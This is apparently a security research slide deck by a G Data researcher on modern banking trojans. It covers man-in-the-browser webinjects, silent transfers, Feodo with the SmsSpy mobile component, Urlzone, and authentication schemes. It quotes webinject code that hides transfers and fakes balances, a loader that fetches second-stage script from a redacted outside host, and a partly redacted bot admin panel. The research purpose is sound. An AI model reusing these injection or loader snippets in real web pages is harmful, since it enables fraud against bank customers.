Advanced Techniques in Modern Banking Trojans

Thomas Siebert

Manager System Security Research

thomas.siebert@gdata.de

@thomassiebert


Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures

Outline

- How Banking Trojans operate
- Browser hijacking techniques
- BankGuard
- Modern C&C Structures


Regular Bank Transfer



Authentication

- First factor: Authenticate login
  - Username / Password
  - Account Nr. / Password
- Second factor: Authenticate transactions
  - TAN / iTAN / iTANplus
  - chipTAN
  - smsTAN

Bank Transfer MITM-Attack



Simple Webinject





Image: Sparkasse

Simple Webinject



Webinject

```
function
    AddReplacerArrayItem(account_name_value,account_number_value,transfer_me
    mo_value,transfer_amount_value,betrag_amount_value,tan_value,tan_info_va
    lue,last_date_value,new_date_value,transfer_date_value){
    var index = replacer_array.length;
    replacer_array[index] = new Array();
    replacer_array[index]["account_name"] = account_name_value;
    replacer_array[index]["account_number"] = account_number_value;
    replacer_array[index]["transfer_memo"] = transfer_memo_value;
    replacer_array[index]["transfer_amount"] = transfer_amount_value;
    replacer_array[index]["betrag_amount"] = betrag_amount_value;
    replacer_array[index]["tan"] = tan_value;
    replacer_array[index]["tan_info"] = tan_info_value;
    replacer_array[index]["last_date"] = last_date_value;
    replacer_array[index]["new_date"] = new_date_value;
    replacer_array[index]["transfer_date"] = transfer_date_value;
}
```

Webinject


```
function StartReplacer(){
    ReplaceMainBalances();
    ReplaceSaldoHeader();
    ReplaceKontoInformation();
    ReplaceFinanzStatus();
    HideTransfers();
    ReplaceTanInfo();
    ReplaceDate();
    ShowAll();
}
```

Dynamic Webinjects

- Two-staged
- 1st stage just acts as loader for 2nd
- 2nd stage delivered based on URL
- Basically prevents auto config extraction

```
if (self == top) {
    document.write(
      "<script charset='UTF-8' src='"
      + (("https:" == document.location.protocol) ? "https://[redacted].com" : "http://[redacted].com")
      + "/[redacted].php?ran=" + encodeURIComponent("@CR@n=FF5&p=@PA@&id=@ID@@CR@")
      + "&r=" + escape(document.referrer) + "&u=" + escape(document.URL) + "&" + Math.random() + "'>"
      + unescape("%3C/script%3E"));
}
```

Silent Transfers (Bankpatch)



Silent Transfers (Bankpatch)

- Undetectable when not authenticating transfers using 2nd factor
- Undetectable when using TAN / iTAN / iTANplus
- Detectable with smsTAN / chipTAN
  - Verification has to be done by user

Feodo + SmsSpy


Feodo + SmsSpy

Feodo + SmsSpy

Feodo + SmsSpy

Feodo + SmsSpy

SmsSpy Admin-Panel




Device ID	Bot ID	Country	SMS Hook	Call Block	Command	Last Activity
MB855_AE80C40499240A375A[redacted]	DON_775A658D6522DF69	US	Active	Inactive	N/A	19.03.2013 16:23:31

User Info - MB855_AE80C40499240A375A[redacted]

Information | Command | SMS Log | USSD Log | Note | Remove

Device ID:	MB855_AE80C40499240A375A[redacted]
Bot ID:	DON_775A658D6522DF69
Country:	US
App Version:	2.0
OS Version:	2.3.5
OS Language:	EN
Device:	MB855
Rooted:	false
Phone Number:	8104[redacted]
Carrier:	sprint
Serial Number:	ae80c404992[redacted]
IMEI:	A000002C6[redacted]

SmsSpy Admin-Panel



Retour attack (Urlzone)




Image: Sparkassec


Bottom Line

- Man in the Browser can change:
  - Protocol
  - Human Perception
- Human verification fails
  - Ceremony Design and Analysis, Carl Ellison
- Protocols practically fail

